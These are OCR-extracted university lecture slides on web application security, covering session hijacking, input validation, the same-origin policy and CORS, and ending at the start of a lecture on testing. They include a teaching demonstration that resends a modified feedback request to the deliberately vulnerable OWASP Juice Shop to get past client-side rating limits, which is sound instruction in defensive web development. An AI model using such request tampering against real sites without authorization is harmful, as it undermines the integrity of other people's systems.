
SESSION HIJACKING

SESSION HIJACKING

- Attacks aimed at compromising the session token
- Typically performed by stealing a valid token, or by predicting one




INSUFFICIENT INPUT VALIDATION



INPUT VALIDATION


- Proper **input validation** is a great part of ensuring data integrity in a web application
- Client-side validation is a great practice for usability
  - Errors are presented to the user as soon as possibile
- However, client-side validation can also be completely avoided by attackers, who can access and manipulate client-side code, or generate HTTP requests directly!
- Validation should **always** be performed **also** on the **server-side**!

EVADING INPUT VALIDATION




- In the OWASP Web Tech and Juice Shop, customers can leave feedbacks to the store
- The GUI makes sure that only rating between 1 and 5 can be selected.
- Will we be able to insert a devastating 0-star rating?

EVADING INPUT VALIDATION



- Upon inserting a feedback, we inspect the network requests in the Browser Dev Tools
- A **POST** request to **/api/Feedbacks/** is sent



EVADING INPUT VALIDATION

- The request body is


```
{
  "UserId": 2,
  "captchaId": 1,
  "captcha": "80",
  "comment": "Example review (***@webtech-sh.op)",
  "rating": 3
}
```

- What if we send a modified request, with `"rating": 0`?
- We also can do that right away from the Browser Dev Tools!
  - Click on “Resend” from the “Headers” details tab of the Request

SECURITY SERVICES PROVIDED BY WEB BROWSERS

WEB BROWSER SECURITY MODEL

- Modern browsers enforce a strict security model to improve security and block some kinds of attacks.
- As a web developer, you need to be aware of the security mechanisms in place and how to work with them
- One of such mechanisms is the **Same-origin Policy**




THE SAME–ORIGIN POLICY

- By default, a document or script is only allowed to interact with resources from the **same origin**
- Same origin means the URL has the **same protocol**, **port**, and **host**
- Consider the document at **http://store.webtech.com/cat/index.html**

URL	Same-origin	Reason
http://store.webtech.com/pages/about.html	✓	Only the path differs
http://store.webtech.com/img/logo.png	✓	Only the path differs
https://store.webtech.com/page.html	✗	Different protocol
http://store.webtech.com:81/dir/page.html	✗	Different port (http is port 80 by default)
http://course.webtech.com/cat/index.html	✗	Different host


THE SAME–ORIGIN POLICY

- Even though minor differences exist across browsers, the same origin policy generally applies to data all fetched by JavaScript code using **fetch()** or **XMLHttpRequest**
- Suppose we have a web page at http://localhost:3001/cors.html and the Express To-do List App at http://localhost:3000



THE SAME–ORIGIN POLICY

```
//in the web page at http://localhost:3001
function doFetch(){
  fetch("http://localhost:3000/").then(data => {
    data.json().then(data => {
      console.log(data)
    })
  }).catch(err => {
    console.log(err.message)
  });
}
```




CROSS–ORIGIN RESOURCE SHARING (CORS)

- Sometimes we need to access content from different origins!
  - And, in fact, we already did so!
- The Cross-origin Resource Sharing (**CORS**) mechanism allows a server to «**opt-out**» of the Same-origin Policy and specify that its content can be accessed also from some origins other than its own
- Server can include specific headers in their responses to declare that the data can be accessed by specific origins

CORS: HEADERS

- CORS is header-based
  - The browser attaches an **Origin** header to outgoing fetch requests
  - The server can include in its response a **Access-Control-Allow-Origin** header
  - The value of this header specifies which origins are allowed to use the data
  - E.g.: **Access-Control-Allow-Origin: *** means that every origin is allowed!
  - E.g.: **Access-Control-Allow-Origin: http://localhost:3001**
  - If no header is specified, the default is that cross-origin requests are forbidden
  - Browsers check that **Access-Control-Allow-Origin** header matches with **Origin**
  - If so, client code is allowed to access the data
  - Otherwise, the request is blocked

CORS: VISUALIZED



REFERENCES (1/2)

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  https://owasp.org/www-community/attacks/xss/
- Gamified XSS practice
  https://xss-game.appspot.com/
- Cross Site Request Forgery (CSRF) Attacks
  https://owasp.org/www-community/attacks/csrf
- SQL Injection Attacks
  https://owasp.org/www-community/attacks/SQL_Injection

REFERENCES (2/2)

- Same-origin Policy
  https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy
- Cross-Origin Resource Sharing (CORS)
  https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS
- Web Application Security Guide (from Wikibooks)
  https://en.wikibooks.org/wiki/Web_Application_Security_Guide

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — LECTURE 24

WEB TESTING

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
HIGH QUALITY WEB APPS

- We have learned to design and implement modern, secure web apps
- One piece missing before we can actually deliver **high quality** apps
- Guess what?
  - **Testing**!
- Testing is fundamental to catch as many **bugs** as possible before they reach production (where they can cost quite a lot of **$$$**!)



SOFTWARE VERIFICATION (REDUX)

Practices aimed at ensuring that a software satisfies a specification

- **Dynamic Verification** (involves program execution)
  - **Software Testing**
- **Static Verification** (does not involve program execution)
  - Code Review
  - Static Analysis (e.g.: Taint Analysis)
  - Automated Verification (model checking)
- The goal is to catch defects or bugs before the product is released

SOFTWARE TESTING (REDUX)

